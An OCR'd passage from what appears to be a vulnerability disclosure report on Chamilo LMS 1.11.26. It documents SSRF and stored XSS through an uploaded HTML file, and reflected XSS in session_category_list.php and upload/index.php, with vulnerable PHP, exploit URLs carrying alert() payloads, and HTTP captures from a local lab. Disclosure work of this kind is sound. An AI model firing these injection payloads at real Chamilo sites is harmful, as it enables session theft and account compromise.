
```
HTTP/1.1 200 OK
Date: Sat, 02 Mar 2024 23:33:14 GMT
Server: Apache/2.4.38 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 38
Connection: close
Content-Type: text/html; charset=UTF-8

{"key":"40448921.tmp","errorStatus":0}
```

Request to upload a file (part 3/3):

```
POST /Projects/chamilo_1.11.26/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&action=finish HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 184
Origin: http://127.0.0.1:58080
Connection: close
Referer: http://127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/upload.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&id=0
Cookie: ch_sid=<CHAMILO_COOKIE>
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

key=40448921.tmp&name=poc.html&type=text/html&size=195&origin=document&title=Test+SSRF+via+.html+file&comment=&if_
exists=rename&_qf__upload=&id=0&curdirpath=%2F&MAX_FILE_SIZE=104857600
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 02 Mar 2024 23:33:15 GMT
Server: Apache/2.4.38 (Debian)
X-Content-Type-Options: nosniff
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 179
Connection: close
Content-Type: text/html; charset=UTF-8

{"errorStatus":0,"redirect":"http:\/\/127.0.0.1:58080\/Projects\/chamilo_1.11.26\/main\/document\/document.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document"}
```



```
 $ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


```
 $ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.22.0.3 - - [03/Mar/2024 00:36:31] code 404, message File not found
172.22.0.3 - - [03/Mar/2024 00:36:31] "GET /A?B=C HTTP/1.1" 404 -
```

My Organisation - My co
Chamilo
Envoi du fichier réussi !
Fichier sauvé sous poc.html
Test SSRF via .html file
Test-SSRF-via-.html-file-2.pdf
file:///home/ego/Téléchargements/Test-SSRF-via-.html-file-2.pdf
1 sur 1
Zoom automatique
XSS and SSRF
My Organisation


Request to generate the PDF file:


```
GET /Projects/chamilo_1.11.26/main/document/document.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&action=export_to_pdf&id=6&curdirpath=%2F&sec_to
ken=9be32517b0bd7710ada5ed1241792b80 HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/document.php?
cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&action=export_to_pdf&id=6&curdirpath=%2F&sec_to
ken=89a8ed03b8c11891347221d1240d80a4
Cookie: ch_sid=<CHAMILO_COOKIE>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Furthermore, the HTML file being present on the file system, can also trigger a stored XSS once the file path has been identified.



```
root@e37bb2fc226a:/var/www/html/Projects/chamilo_1.11.26/app/courses/COURSTEST/document# ls
chat_files  index.html  poc.html  shared_folder
```


127.0.0.1:58080/Projects/chamilo_1.11.26/main/document/showinframes.php?cidReq=COURSTEST&id_session=0&gidReq=0&gradebook=0&origin=document&id=6
Chamilo
XSS and SSRF
127.0.0.1:58080
1234
OK


127.0.0.1:58080/Projects/chamilo_1.11.26/app/courses/COURSTEST/document/poc.html
XSS and SSRF
127.0.0.1:58080
1234
OK

> This vulnerability has not been used within the exploit chain.


V5: Reflected XSS in /main/session/session_category_list.php

- Request path: /main/session/session_category_list.php
- Request parameter: `$_REQUEST['keyword']`
- Example of URL exploiting the vulnerability: /main/session/session_category_list.php?keyword=IVOIRE%22autofocus=%22%22onfocus=%22alert(1)

File: /main/session/session_category_list.php

```php
<?php

...

                <a href="<?php echo api_get_self(); ?>?page=<?php echo $page
                    - 1; ?>&sort=<?php echo $sort; ?>&order=<?php echo Security::remove_XSS(
                    $_REQUEST['order']
                ); ?>&keyword=<?php echo $_REQUEST['keyword']; ?><?php echo @$cond_url; ?>">
                    <?php echo get_lang('Previous'); ?></a>
                <?php
            } else {
                echo get_lang('Previous');
            } ?>
            |
            <?php
            if ($nbr_results > $limit) {
                ?>
                <a href="<?php echo api_get_self(); ?>?page=<?php echo $page
                    + 1; ?>&sort=<?php echo $sort; ?>&order=<?php echo Security::remove_XSS(
                    $_REQUEST['order']
                ); ?>&keyword=<?php echo $_REQUEST['keyword']; ?><?php echo @$cond_url; ?>">
                    <?php echo get_lang('Next'); ?></a>

...
```

A user with access to the page /main/session/session_category_list.php can trigger the vulnerability.


127.0.0.1:58080/Projects/chamilo_1.11.26/main/session/session_category_list.php?keyword=IVOIRE"autofocus=""onfocus="alert(1)
127.0.0.1:58080
1
OK

Request:

```
GET /Projects/chamilo_1.11.26/main/session/session_category_list.php?
keyword=IVOIRE%22autofocus=%22%22onfocus=%22alert(1) HTTP/1.1
Host: 127.0.0.1:58080
Cookie: ch_sid=<CHAMILO_COOKIE>
```

Response:

```
HTTP/1.1 200 OK
Server: Apache/2.4.38 (Debian)
X-Powered-By: Chamilo 1
Content-Type: text/html; charset=UTF-8
Content-Length: 27367

...

                <div class="pull-right">
                    <form method="POST" action="session_category_list.php" class="form-inline">
                        <div class="form-group">
                            <input class="form-control" type="text" name="keyword"
value="IVOIRE"autofocus=""onfocus="alert(1)"
                                   aria-label="Rechercher"/>
                            <button class="btn btn-default" type="submit" name="name"
                                    value="Rechercher"><em
                                        class="fa fa-search"></em> Rechercher</button>
                            <!-- <a href="session_list.php?search=advanced">Recherche avancée</a> -->
                        </div>
                    </form>
                </div>

...
```

A Reflected XSS could trivially be identified and exploited by crafting a URL containing a malicious `$_REQUEST['keyword']` parameter.


> This vulnerability has not been used within the exploit chain.

V6: Reflected XSS in /main/upload/index.php

- Request path: /main/upload/index.php
- Request parameter: `$_REQUEST['tool']`
- Example of URL exploiting the vulnerability: /main/upload/index.php?tool=IVOIRE%22%3E%3Cscript%3Ealert(4)%3C/script%3E%3Cinput%20type=%22

File: /main/upload/form.document.php

```php
<?php

...

$nameTools = get_lang('FileUpload');
$interbreadcrumb[] = ["url" => "../lp/lp_controller.php?action=list", "name" => get_lang(TOOL_DOCUMENT)];
Display::display_header($nameTools, "Doc");
// Show the title
api_display_tool_title($nameTools.$add_group_to_title);
?>

<div id="dynamic_div" style="display:block;margin-left:40%;margin-top:10px;height:50px;">
</div>
<div id="upload_form_div" name="form_div" style="display:block;">
    <form method="POST" action="upload.php" id="upload_form" enctype="multipart/form-data">
        <input type="hidden" name="curdirpath" value="<?php echo $path; ?>">
        <input type="hidden" name="tool" value="<?php echo $my_tool; ?>">
        <input type="file" name="user_file">
        <input type="submit" name="submit" value="Upload">
    </form>
</div>
<br/>
<?php

Display::display_footer();
```


127.0.0.1:58080/Projects/chamilo_1.11.26/main/upload/index.php?tool=IVOIRE"><script>alert(4)</script><input type="
127.0.0.1:58080
4
OK


A Reflected XSS could trivially be identified and exploited by crafting a URL containing a malicious `$_REQUEST['tool']` parameter.


> This vulnerability has not been used within the exploit chain.


V7: Stored XSS in /main/calendar/agenda.php


- Request path: /main/calendar/agenda.php
- Request parameter: `$_POST['content']`

It is possible to exploit a stored XSS via the calendar functionality. The problem is that it is only triggered when the event content of the event is modified. As a result, its use in a realistic attack scenario is very limited, unlike the next vulnerability which will be described (V8).


127.0.0.1:58080/Projects/chamilo_1.11.26/main/calendar/agenda_js.php?type=personal
Chamilo
mars 2024
lun.
mar.
mer.
jeu.
ven.
sam.
dim.
Mois
Semaine
Jour
Liste d'événements


127.0.0.1:58080/Projects/chamilo_1.11.26/main/calendar/agenda.php?action=add&type=personal
Ajouter un événement
Titre de l'événement
Rang de dates
Description
